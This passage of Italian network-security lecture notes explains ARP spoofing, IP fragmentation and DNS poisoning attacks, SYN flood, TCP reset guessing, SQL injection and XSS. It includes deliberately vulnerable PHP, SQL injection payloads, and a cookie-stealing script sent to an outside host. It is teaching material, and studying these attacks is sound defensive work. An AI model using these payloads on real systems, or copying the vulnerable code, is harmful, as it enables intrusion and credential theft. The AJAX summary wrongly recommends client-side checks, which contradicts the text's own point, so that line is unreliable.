Si consideri la rete rappresentata in Figura 5.1. Eve manda messaggi ARP-Reply diretti all'indirizzo MAC di Alice, dichiarando che l'IP di Bob corrisponde al suo indirizzo MAC; sempre Eve manda anche messaggi ARP-Reply diretti all'indirizzo MAC di Bob, dichiarando che l'IP di Alice corrisponde al suo indirizzo MAC. Dunque, quando Alice vorrà inviare un pacchetto TCP SYN a Bob, l'IP sarà quello di Bob ma il MAC sarà quello di Eve, dunque il pacchetto sarà ricevuto da Eve che a sua volta lo manderà a Bob.
Il protocollo ARP può essere reso più sicuro rispetto all'ARP-spoofing semplicemente adottando il protocollo **SARP** (Secure ARP), ma si perdono alcune funzionalità dell'ARP (tra cui quella di UPnP). Per combattere dunque questo tipo di attacco è necessario agire direttamente sui componenti sui quali transitano gli attacchi, in questo caso lo switch: esso vede infatti transitare, in caso di attacco, pacchetti ARP con MAC diverso, IP uguale, ma *contemporaneamente su porte diverse*. In alcuni switch intelligenti è possibile specificare le porte sulle quali ci si aspetta un ARP-Reply-Solicited. In genere questo tipo di attacco non viene bloccato, viene mandato semplicemente un allarme al network administrator.

5.1.3 Attacchi a livello rete

Tra gli attacchi a livello rete vi sono sempre quelli di tipo DoS (flood di pacchetti, smurf), covert channels, fragmentation attacks, source routing e spoofing di indirizzi IP (DNS poisoning). Nel seguito vedremo i fragmentation attacks ed il DNS poisoning.

Come noto, il protocollo IP permette di spezzare un pacchetto in più frammenti nel caso in cui questo debba attraversare delle sotto-reti con MTU (Maximum Transmission Unit) minore della lunghezza del pacchetto stesso. Di seguito, nelle Figure 5.2 e 5.3, sono riportati gli header dei pacchetti IP e TCP.




Figura 5.2: Header di un pacchetto IP.





Figura 5.3: Header di un pacchetto TCP.

Nel pacchetto IP di partenza (intero) vi sono: l'header IP, l'header TCP ed il payload. La tecnica di **tiny fragments attack** prevede di frammentare l'intero blocco in modo tale che nella prima parte rientrino l'header IP ed i primi 8 byte dell'header TCP (fino al Sequence Number compreso). I firewall normalmente vengono configurati per bloccare i tentativi di connessione dall'esterno della rete verso le porte alte (oltre la 1024) dei server, ma devono però lasciare passare i pacchetti rivolti verso porte alte che fanno parte di una connessione aperta dall'interno della rete verso l'esterno. Dunque per bloccare i tentativi di aprire una connessione verso l'interno vengono filtrati i pacchetti con il flag SYN del protocollo TCP settato ad 1 (pacchetti di inizio connessione). Utilizzando un primo frammento che non contiene i flag TCP, il firewall lascia passare il frammento anche se diretto verso una porta superiore a 1024 ed il secondo frammento non viene interpretato come un pacchetto TCP a causa della mancanza di un header TCP valido, quindi non viene filtrato. Così facendo tutti i frammenti superano il firewall. Quando i frammenti arrivano alla macchina di destinazione vengono riassemblati ricomponendo il pacchetto originale e questo è diretto verso una porta maggiore di 1024 ed ha flag SYN = 1. Molti firewall aspettano di ricostruire tutti i frammenti prima di decidere se filtrare un pacchetto, per evitare attacchi di questo tipo, non rispettando tuttavia lo standard.

La tecnica di **overlapping fragments attack** è invece ideata in modo diverso: in questo caso i frammenti sono sovrapposti ed il secondo frammento riscrive alcuni dati del primo.



Il primo frammento contiene una porta destinazione superiore a 1024 ma il flag SYN = 0, quindi il firewall non lo filtra. Il secondo frammento non contiene un header TCP valido quindi non viene

filtrato, ma va a riscrivere una parte dell'header TCP. In particolare corregge il flag: SYN = 1. Quando arrivano a destinazione i frammenti vengono ricomposti e il secondo sovrascrive il primo, componendo un pacchetto TCP valido con porta destinazione superiore a 1024 e SYN = 1.

Si tenga comunque presente che con IPv6 la grandezza dell'MTU = 1280 byte per tutta la rete, dunque l'header non può essere frammentato. In generale il pacchetto viene comunque frammentato per la trasmissione, ma la dimensione minima di frammentazione è superiore alla dimensione dell'header, dunque anche i router e tutta l'infrastruttura attraverso la quale i pacchetti transitano non possono dividere i pacchetti in frammenti inferiori a 1280 byte.

Vediamo adesso un altro attacco a livello rete: **DNS poisoning**. Ogni host deve poter risolvere un indirizzo di rete cioè mappare una stringa alfanumerica (un dominio) in un indirizzo IP. Questa operazione viene svolta attraverso il protocollo *DNS* (Domain Name System). Per ogni dominio in rete, esiste un server che può svolgere questo compito in modo *authoritative*; l'indirizzo di un server *authoritative* non è noto per ogni dominio a priori, quindi in genere ogni host è configurato con un indirizzo di un server DNS locale. Il server DNS locale richiederà a sua volta a dei root server l'indirizzo dei DNS validi per un certo dominio e una volta realizzata la risoluzione nome/IP, il DNS locale mantiene l'associazione in una cache per un certo periodo. Il funzionamento è schematizzato in Figura 5.4. In generale un attacco ad un DNS serve a far credere ad un certo host vittima che




Figura 5.4: Funzionamento gerarchico dei DNS.

l'IP che corrisponde ad un nome di dominio sia un IP diverso da quello originale. Il protocollo DNS non utilizza forme di cifratura per proteggere i pacchetti, quindi le risposte di un DNS server possono essere facilmente falsificabili. Un attacco di questo genere serve per: il phishing, il furto di credenziali, attacchi su home-banking, redirezionamento di connessioni e Man-In-The-Middle (MITM) in generale. L'attacco può essere realizzato benissimo nella rete locale, nella richiesta da/verso il server DNS locale e nella richiesta da/verso uno dei server authoritative.
Abbiamo già visto come è possibile realizzare a livello collegamento attacchi di tipo MITM su varie tecnologie come ad esempio ARP-spoofing per reti ethernet e attacchi sulle chiavi WEP per reti WiFi. Non è dunque sorprendente immaginare che lo stesso attacco possa essere utilizzato per modificare i pacchetti di DHCP (assegnando ad un nodo della rete un nuovo indirizzo del server DHCP, controllato dall'attaccante) e DNS responses (modificando i pacchetti che arrivano dal server DNS). Se l'attaccante è nel path tra il server DNS locale e quello remoto (on-path) l'attacco è banale (è sufficiente rispondere al posto del DNS), altrimenti (off-path) l'attaccante deve poter rispondere ad una richiesta DNS prima del server remoto pertinente (praticamente impossibile) o inserire una *entry* (corrispondenza) nel local DNS. In Figura 5.5 è riportato uno schema di attacco. I principali campi di un pacchetto DNS che devono essere modificati sono: la porta UDP origine e destinazione, l'IP di origine e destinazione, e l'ID del pacchetto, ossia un numero scelto a caso da chi invia la richiesta, che deve essere replicato nella risposta. Lo scopo dell'attaccante è quindi quello di riuscire ad *inquinare la cache del server DNS locale*, ovvero di rispondere al posto del server DNS remoto. Per farlo, nel momento in cui il server DNS locale invia una richiesta per un dominio remoto, l'attaccante deve rispondere con un pacchetto forgiato che contenga le caratteristiche giuste:

- Indirizzo IP sorgente $\longrightarrow$ quello del server remoto (prevedibile)
- Porta UDP sorgente $\longrightarrow$ quella del server remoto (53)




Figura 5.5: Schema di un attacco a DNS.

- Indirizzo IP destinazione $\longrightarrow$ quello del server locale (prevedibile)
- Porta UDP destinazione $\longrightarrow$ quella usata dal server locale per inviare la richiesta (non prevedibile)
- ID del pacchetto $\longrightarrow$ quello del pacchetto di richiesta (non prevedibile)

Ci sono quindi due campi, entrambi di 16 bit (porta e ID) che potrebbero essere non prevedibili dall'attaccante. Abbiamo dunque 32 bit incogniti che si traducono in $2^{32} \simeq 4$ miliardi di possibili combinazioni, ossia di pacchetti. L'attaccante, ammesso che sappia il momento in cui deve inviare la risposta fasulla, deve inviare prima del server remoto mediamente 2 miliardi di pacchetti; se ogni pacchetto è lungo 80 byte, l'attaccante deve inviare 160 GB di traffico prima che il server remoto possa rispondere. L'attacco quindi non sembrerebbe possibile.
Devono però essere fatte delle osservazioni sulle ipotesi formulate sinora. Alcuni server DNS non utilizzano una porta casuale per inviare le richieste: il bind sceglie una porta all'avvio e continua ad usarla anche in seguito. Dunque, una volta scoperta la porta, i bit incogniti sono 16, ossia passiamo da 2^{32} a 2^{16} possibili combinazioni, che sono comunque $65000 \cdot 80 \simeq 5$ MB da inviare in poche decine di millisecondi.
Immaginiamo inoltre che l'attaccante (Eve) possa far iniziare la richiesta al server DNS (o è all'interno della rete, oppure il server DNS (Alice) accetta anche richieste dall'esterno). A questo punto l'attaccante sa quando avverrà la richiesta:

- Eve invia ad Alice una richiesta per il dominio `www.example.com`
- Alice reinvia la richiesta al server DNS di `www.example.com` (Bob)
- Eve prova a rispondere prima di Bob, con un flood di n risposte fasulle

La probabilità di successo è pari a $n/2^{16}$, ammesso che il server DNS riesca ad elaborare tutte le risposte forgiate; a questo scopo, però, ci può venire incontro il paradosso del compleanno.
Date n persone, qual è la probabilità $P(n)$ che tra queste ve ne siano due nate nello stesso giorno? Per calcolare questo valore si calcola la probabilità inversa $\bar{P}(n)$, ossia la probabilità che su n persone nessuna sia nata lo stesso giorno:

$$\bar{P}(n) = \frac{364}{365} \cdot \frac{363}{365} \cdot \frac{362}{365} \cdots \frac{365-(n-1)}{365},$$

da cui

$$P(n) = 1 - \bar{P}(n) = 1 - \prod_{i=1}^{n-1} \frac{365-i}{365}.$$

Abbastanza sorprendentemente, anche per valori di n non troppo alti si ottengono delle probabilità abbastanza elevate:

- Per $n = 23 \Longrightarrow P(n) \simeq 51\%$
- Per $n = 30 \Longrightarrow P(n) \simeq 70\%$
- Per $n = 40 \Longrightarrow P(n) \simeq 97\%$

Vediamo come applicare questo paradosso all'attacco di DNS poisoning. Nel caso in cui Eve faccia n richieste per l'host `www.example.com`, Alice genererà un ID a caso tra 0 e 2^{16} per ognuna delle richieste verso Bob; Alice interromperà l'invio delle richieste quando riceverà almeno una risposta valida. Contemporaneamente Eve invierà un burst di risposte falsificate, con un ID scelto a caso. Se l'ID di almeno una di queste risposte false corrisponde all'ID di almeno una delle richieste inviate (e viene ricevuta prima di quella di Bob), allora Alice avrà nella cache una entry per `www.example.com`. Statisticamente, per il paradosso del compleanno, inviando 700 richieste/risposte si ha una probabilità vicina al 100% di indovinare almeno una risposta, dunque non occorrono moltissimi tentativi. In questo modo la cache rimane inquinata e tutte le richieste successive verranno redirette verso l'host controllato da Eve.

Concludendo, fare poisoning di un server DNS è possibile in linea teorica, ma molto difficile in pratica, dal momento che dovremmo avere a che fare con un server DNS configurato molto male. Sotto opportune ipotesi però l'attacco è perfettamente realizzabile con dei mezzi a disposizione di chiunque e può essere reso più facile se il server DNS originario (Bob) è sotto un attacco di DoS, quindi non risponde prontamente. Un attacco di DNS poisoning è facilmente rilevabile attraverso monitoring, guardando la provenienza delle risposte a richieste fittizie. Per evitare che l'attacco sia applicabile è quindi importante scegliere bene gli applicativi che si usano, avendo la certezza, ad esempio, che utilizzino porte sorgenti casuali oppure che la comunicazione tra DNS locale ed autoritativo sia resa sicura (Secure DNS – SDNS).

5.2 Attacchi ai livelli alti della pila ISO/OSI

Gli attacchi mirati al livello 4 o superiori della pila ISO/OSI, detti anche *end-to-end*, sono dovuti a problemi legati all'implementazione (e non progettazione) dei protocolli.

5.2.1 Attacchi a livello trasporto

Tra gli attacchi a livello trasporto abbiamo sempre quelli di tipo DoS (SYN flood, TCP reset guess) e SYN-spoofing.

Il *SYN flood* prevede inizialmente la ricerca delle porte aperte del TCP host da attaccare e successivamente l'invio di richieste con SYN = 1. A questo punto l'host alloca le risorse di memoria per gestire la connessione che sta per essere creata ed invia un pacchetto con i flag SYN = 1, ACK = 1 (detto SYN/ACK) ed avvia un timeout (di qualche decina di secondi, al termine del quale vengono deallocate le risorse) per attendere l'arrivo del terzo pacchetto dell'handshake: in questo momento si dice che sul server vi è una connessione *half-open*. Se un attaccante invia un grande numero di pacchetti con SYN = 1 e indirizzi IP mittente falsi, prima o poi la memoria del server si saturerà ed inizierà a scartare pacchetti; in questo modo si impedisce ad altre macchine di accedere al servizio.
In linea generale non esistono rimedi comunemente accettati per gli attacchi di SYN flood, con poca banda a disposizione si possono raggiungere i limiti di memoria di un server. Un metodo per evitare questo attacco prevede l'utilizzo di *SYN cookies*. In pratica, quando viene inviato il pacchetto con i flag SYN = 1, ACK = 1 non viene scelto un numero di sequenza casuale, ma un numero che rappresenta la codifica di informazioni riguardanti la connessione ed inoltre non viene allocata memoria. Quando viene ricevuto il terzo pacchetto del three-way handshake, questo contiene l'ACK inviato, da cui si riestraggono le informazioni codificate: solo a questo punto la connessione viene aperta e le risorse allocate. Il numero di sequenza deve essere comunque impredicibili, altrimenti si rischiano attacchi di *SYN spoofing*. Tuttavia questo serve solo a mitigare il SYN flood: l'attaccante potrebbe pensare di completare il three-way handshake. Un'alternativa potrebbe essere quella di non accettare tante richieste dallo stesso indirizzo IP, ma anche questo si rivela poco utile dal momento che l'attaccante potrebbe effettuare il SYN flood da un set di host oppure pensare di forgiare i pacchetti ad-hoc con IP diversi.
Un'altra idea di attacco può essere quella del *TCP reset guess*. Una connessione TCP può essere terminata da uno dei due partecipanti inviando un pacchetto con il flag RST = 1 (FIN = 1). Affinché il pacchetto venga accettato, questo deve contenere i valori corretti di IP mittente e destinazione, porta TCP mittente e destinazione, numero di sequenza corretto all'interno del flusso. Un'attaccante che vorrebbe interrompere una connessione tra due macchine remote deve conoscere gli IP, può indovinare le porte (una è nota, l'altra predicibile), ma non può conoscere il numero di sequenza corretto:

Velocità	Numero di Pacchetti	Tempo per una porta	Tempo per 50 porte
56 kbps (dialup)	65 537 (* 50)	374 secondi (6 min.)	18 700 (5.2 ore)
80 kbps (DSL)	65 537 (* 50)	262 secondi (4.3 min.)	13 107 (3.6 ore)
256 kbps (DSL)	65 537 (* 50)	81 secondi (1 min.)	4 050 (1.1 ore)
1.54 kbps (T1)	65 537 (*50)	13.6 secondi	680 (11 minuti)
45 Mbps (DS3)	65 537 (* 50)	1/2 secondo	25 secondi
155 Mbps (OC3)	65 537 (* 50)	1/10 secondo	5 secondi

Tabella 5.1: Tempi di reset di una connessione con finestra larga 16 bit.

deve provare un *brute force*, ma facciamo qualche conto. Il numero di sequenza è un campo di 32 bit, quindi la combinazione corretta è una delle possibili $2^{32} \simeq 4\ 294\ 967\ 295$ combinazioni; avendo a disposizione un modem 56k ci vorrebbero circa 24 542 670 secondi, ovvero 284 giorni. Il protocollo TCP però impone che per essere ricevuto correttamente, un pacchetto di reset deve semplicemente cascare nella finestra di numeri di sequenza che la macchina mantiene attivi. Una TCP *window* può essere larga fino a 2^{16} bit. Non vi è quindi bisogno di provare tutti i numeri di sequenza, ma provando con numeri di sequenza distanti non più di 2^{16} si è ragionevolmente sicuri di riuscire ad interrompere la connessione. Otteniamo che le possibili combinazioni vengono ridotte: $2^{32}/2^{16} = 2^{16} = 65\ 535$. Avendo a disposizione un modem 56k ci vogliono circa 374 secondi, ovvero 6 minuti. Nella Tabella 5.1 sono mostrati alcuni tempi di reset.

Per cercare di ovviare a questo problema è possibile utilizzare IPsec per cifrare l'header o disabilitare il campo *window scaling* (estensione di TCP che serve ad aumentare/diminuire la dimensione della finestra – l'attaccante ha dunque possibilità di scelta). Il risultato è una connessione lenta, ma più sicura.

5.2.2 Attacchi al middleware

Per *middleware* si intende tutto quel codice che sta nel mezzo tra la richiesta che fa un browser e la presentazione di una pagina HTML di risposta, ossia tutto quel software interponibile tra due layer che non varia in alcun modo nessuno dei due, agendo quindi in modo trasparente. Software di questo tipo (CGI – Common Gateway Interface) scritti in qualsiasi linguaggio, script PHP, Python, Ruby, ASP, sono tutti esempi di *middleware*. Negli ultimi anni le pagine web si sono molto complicate (si parla di applicativi web) e gli script compiono operazioni sempre più delicate. Molti attacchi presenti in letteratura hanno a che vedere con la *validazione dei dati*, ovvero con quelle tecniche che devono essere utilizzate dal programmatore per evitare che un utente possa inserire nelle chiamate HTTP dati estranei a quelli desiderati. Vediamo quindi un paio di esempi di attacchi al middleware basati su errori di *data validation* o *input validation*.

SQL Injection

Si consideri un semplice form in HTML avente il seguente codice:

```
<html>
        <form action="retrieve.php" method="get">
                User: <input type="text" name="user">
                <br>
                Password: <input type="text" name="pass">
                <input type="submit" value="entra">
        </form>
</html>
```

Lo script in PHP che esegue fa il parsing degli input è il seguente:

```
<?php
        $link = mysql_connect('localhost', 'prova');
        mysql_select_db('sql_inject');

        $user = $_GET['user'];
        $password = $_GET['pass'];
```

```
        $result = mysql_query("SELECT secret FROM userdb WHERE
                               user='$user' AND password='$password'");
        $row = mysql_fetch_assoc($result);
        echo $user."\' Secret is: ". $row['secret']. "\n";
?>
```

Una prima cosa che si osserva è che i parametri vengono passati attraverso GET: è buona norma utilizzarla quando non deve essere variato lo stato delle risorse, si usa invece POST nel caso opposto. La query viene fatta al database MySQL `userdb` avente questa forma:

User	Password	Secret
Alice	321	2131
Bob	123	2sd1
...	...	...

Quello che ci interessa di più è la query che PHP fa verso il database MySQL; se utilizziamo `user=Alice` e `password='`, la query diventa

```
"SELECT secret FROM userdb WHERE user ='Alice' AND password ='"
```

A questo punto MySQL trova un `'` di troppo e segnala errore, perché non riesce ad interpretare il testo della stringa. Questo errore può essere tuttavia sfruttato: se utilizziamo `user=Alice` e `password=' OR user=' Alice`, la query diventa

```
"SELECT secret FROM userdb WHERE user ='Alice' AND password =" OR user='Alice'
```

A questo punto la stringa è *corretta* e significa: restituisci dalla tabella `userdb` la colonna per cui (user=Alice e password=") *oppure* user=Alice; la prima parte della query fallisce, ma la seconda restituisce il contenuto della colonna `secret` *senza controllare la password*. In questo esempio è tuttavia necessario sapere come è composta la query e non sempre questo è noto. Utilizzando il commento `--` si possono escludere delle parti di query di cui non si conosce il contenuto; in questo caso basta porre `user=Alice';--` per ottenere la query

```
"SELECT secret FROM userdb WHERE user ='Alice';--and password="
```

Così facendo tutta la parte della query dopo il simbolo `--` non viene considerata. Nel caso in cui ci fossero altre tabelle nel DB è possibile utilizzare query più complicate per riuscire ad accedere anche a queste. Se sappiamo ad esempio che esiste una tabella `houses` come questa

Owner	Number	Value
Bob	1	1 000 000
Alice	3	9 000 000
...	...	...

utilizzando il comando `UNION` è possibile effettuare query su tabelle diverse. Infatti, ponendo `user=' UNION SELECT value FROM houses WHERE owner=Alice;--`, la query diventa

```
"SELECT secret FROM userdb WHERE user =' UNION SELECT value FROM houses WHERE owner=Alice;--"
```

La prima parte della query fallisce, ma la seconda parte effettua una richiesta su una seconda tabella e viene restituito il risultato. Come ultima cosa vediamo come fare per sapere se vi sono altre tabelle; di seguito sono riportati i valori che `user` dovrebbe assumere per questo scopo:

```
user=' union SELECT COUNT(*) FROM sqlite_master WHERE type='table';--
user=' union SELECT name FROM sqlite_master WHERE type='table' LIMIT 1;--
user=' union SELECT name FROM sqlite_master WHERE type='table' LIMIT 1 OFFSET 1;--
user=' union SELECT sql FROM sqlite_master WHERE name='houses';--
```

Vediamo però adesso come è possibile ovviare a questo attacco. La prima cosa da notare è che le versioni più vecchie dei Webserver non effettuano alcun parsing sulle stringhe che si inseriscono nelle query; oggi, volendo, si possono inserire dei controlli sulle stringhe prima che queste vengano inserite nella query. L'idea potrebbe essere ad esempio quella di vietare i caratteri speciali in input

(fare cioè, più in generale, una *input validation*) e, ancor prima, andrebbe nascosta la visione del filesystem (gerarchia di file e cartelle del server) a chiunque (esterno) acceda. È possibile infatti che un attaccante possa vedere anche i files php presenti e dunque attaccare sulla base del loro contenuto. All'atto pratico, in Linux ad esempio, dovrebbe essere modificato il file `/etc/php5/apache2/php.ini` come segue:

```
; Magic quotes
; Magic quotes for incoming GET/POST/Cookie data.
magic_quotes_gpc = Off
; Magic quotes for runtime-generated data
magic_quotes_runtime = Off
; Use Sybase-style magic quotes
; (escape ' with '' instead of \').
magic_quotes_sybase = Off
```

Dovrebbero inoltre essere utilizzati statements di questo genere:

```
$db_connection = new mysqli("localhost",
        "user", "pass", "db");
$statement = $db_connection->prepare("
        SELECT campo FROM tabella WHERE id = ?");
$statement->bind_param("i", $id);
$statement->execute();
```

Si noti che il problema delle injection non si verifica solo con PHP+MySQL, ma con qualsiasi altro linguaggio di interfaccia verso un qualsiasi altro database: ASP, Python, Ruby, Postgres, Oracle, ...

Cross-Site-Scripting (XSS)

Un XSS è un attacco basato sulla possibilità di inserire del codice malizioso in pagine web esterne ritenute affidabili dagli utenti, in modo che questi, quando si collegano a tali pagine, vengano indotti ad eseguirlo. L'attacco può essere *stored*, cioè il codice persiste stabilmente nella pagina web (è la variante più devastante di XSS), o *reflected*, cioè il codice viene usato immediatamente dallo script lato server per costruire le pagine risultanti. Si consideri, a scopo illustrativo, un semplice form in HTML come il seguente:

```
<html>
        <form action="check.php" method="get">
                Scrivi qualcosa :
                <input type="text" name="stringa">
                <input type="submit" value="Ok">
        </form>
</html>
```

Lo script PHP a cui il form invia i dati è del tipo:

```
<?php
        $input = $_GET['stringa'];
        echo "Hai scritto: ".$input;
?>
```

Se provassimo ad inserire del codice HTML (e.g. `<h1> prova </h1>`) nel form, questo viene interpretato dal browser come codice da eseguire e non come semplice testo. Se, invece, dentro al form provassimo ad inserire del codice Javascript (e.g. `<script> alert("Hello World!"); </script>`), succederebbe che il browser scaricherebbe la pagina web con il codice Javascript e lo eseguirebbe in locale. In questo caso l'unica conseguenza è l'apertura di una finestra nel browser dell'utente, ma complicando le cose potremmo avere attacchi molto più complessi.

HTML non ha uno stato relativo alla sessione, ogni connessione non è correlata alla precedente. Per evitare di reinserire utente e password ad ogni azione, si utilizzano i *cookies*. Un cookie è un'informazione che il server invia al browser dopo il primo login ed il browser automaticamente reinvia al server ad ogni azione. In questo modo il server riconosce il browser e gli permette di saltare le autenticazioni per il tempo di validità del cookie. Vediamo adesso un esempio più completo; nella prima pagina mettiamo un codice banale per effettuare un login:

```
<html>
        <h4> login </h4>
        <form action="check.php" method="get">
                User:
                <input type="text" name="user">
                <br>
                Password:
                <input type="text" name="pass">
                <input type="submit" value="entra">
        </form>
</html>
```

Lo script in PHP che controlla l'utente invia un cookie:

```
<?php
        if ($_get["user"] == "pippo"){
                setcookie("user", "authorized", time() + 3600);
                echo "Benvenuto ".$user;
                # crea un cookie con nome user, e dati relativi all'utente.
                echo <<<END
                <form action="retrieve.php" method="get">
                        Input:
                        <input type="text" name="content">
                        <br>
                        <input type="submit" value="Ok">
                </form>
                END;
        }
        else
                echo "L'utente non esiste\n";
?>
```

Il codice di echo è il seguente:

```
<?php
        if ($_COOKIE["user"] == "authorized"){
                $input = $_GET['content'];
                echo "Hai scritto: ".$input;
        }
        else
                echo "non hai diritto ad accedere a questa pagina\n"
?>
```

Se adesso provassimo ad inserire il codice Javascript di prima, troveremmo un cookie con un valore. Se inserissimo però `<script> window.open('http://google.it?cookie='+document.cookie) </script>` succederebbe che il browser invierebbe al sito il contenuto del cookie.

Vediamo più nel concreto dove può essere applicato questo genere di attacco. Immaginiamo un sito nel quale è possibile lasciare commenti. Il sito non fa la validazione degli input, quindi permette agli utenti di aggiungere codice Javascript alla pagina. Un attaccante potrebbe pensare quindi di aggiungere un codice come quello precedente, e tutte le persone che dopo di lui caricano la pagina lo eseguirebbero. Se quelle persone hanno dei cookie, i cookie verrebbero rediretti verso un sito controllato dall'attaccante: l'attaccante a quel punto può usarli per accedere a dei servizi con l'identità degli utenti vittime. A scopo informativo, di seguito sono riportati alcuni attacchi XSS effettuati negli scorsi anni:

- Ottobre 2007. XSS in Sutra's Airkiosk: un software che gestisce le prenotazioni online di molte compagnie aeree low-cost. Sul sito gli utenti immettono i propri dati ed i numeri di carta di credito.

- Gennaio 2008. XSS nel sito di Banca Fideuram Online: un XSS permetteva all'attaccante di aprire pagine che provenivano dal sito della banca, sotto HTTPS, ma che redirigevano le informazioni all'esterno.

La stessa cosa può accadere utilizzando: link HTML dentro al corpo delle e-mail ed errori prodotti da web server mal configurati (e.g. 404).

5.2.3 Attacchi ai protocolli superiori

Introduciamo anzitutto una nota tecnica di sviluppo: **AJAX** (Asynchronous JavaScript and XML). È un paradigma per la programmazione online che lega Javascript e XML con un qualsiasi linguaggio di backend per produrre interazione *asincrona* tra client e server. Il termine "interazione asincrona" significa che la pagina reagisce in tempo reale alle azioni dell'utente senza il bisogno di ricaricare completamente la pagina. Gmail e facebook sono esempi di applicazioni scritte in AJAX. Nella pratica AJAX non è una nuova tecnologia ma una composizione di tecnologie esistenti aventi gli stessi problemi, ma con una più complessa gestione della sicurezza. AJAX è un modello di programmazione molto complesso, vedremo dunque solo alcune linee guida relative alla sicurezza. In Figura 5.6 è riportata la differenza tra modello classico ed il modello di AJAX; in pratica la parte di autenticazione e richiesta-risposta al server è gestita interamente da AJAX. Questa non è assolutamente una buona idea, poiché sorge il problema "chi si autentica con chi" ed inoltre un eventuale bug nell'AJAX engine rappresenterebbe una vulnerabilità del sistema utilizzabile da un attaccante.




Figura 5.6: Modello classico client-server e modello AJAX.

Vediamo tre per pericoli a cui è esposto AJAX:

1. **Controlli client-side**. Un controllo di sicurezza deve essere effettuato server-side e non client-side. Quando si deve controllare la validità di una password ad esempio, ci si deve ricordare che l'applicazione client-side è sempre manipolabile dall'utente. La tendenza a demandare azioni all'applicazione cliente su AJAX porta a compiere errori di questo tipo.

2. **Cache client-side**. AJAX salva in cache locale molti dati relativi alla sessione; è necessario dunque porre un'attenzione particolare verso altri programmi che possono manipolare questi dati.

3. **Mashups**. Il web 2.0 è fatto di integrazione di contenuti prodotti dagli utenti e da altre sorgenti aggregate nella stessa pagina. Un aggregatore di servizi mette insieme oggetti che provengono da indirizzi IP e domini diversi. È quindi molto difficile tracciare tutte le sorgenti che contribuiscono ad una stessa pagina e filtrarle in modo che non vi caschino anche applicazioni non previste (vedi XSS).

Per rendere sicuro AJAX, dunque, i controlli dovrebbero essere effettuati client-side e la cache di AJAX dovrebbe essere in qualche modo protetta per evitare che l'attaccante recuperi in qualche modo i dati sensibili al suo interno. Si noti che i dati nella cache vengono trasferiti prima di qualsiasi richiesta da parte dell'utente.

Vediamo di seguito gli attacchi alle applicazioni.

Buffer overflow

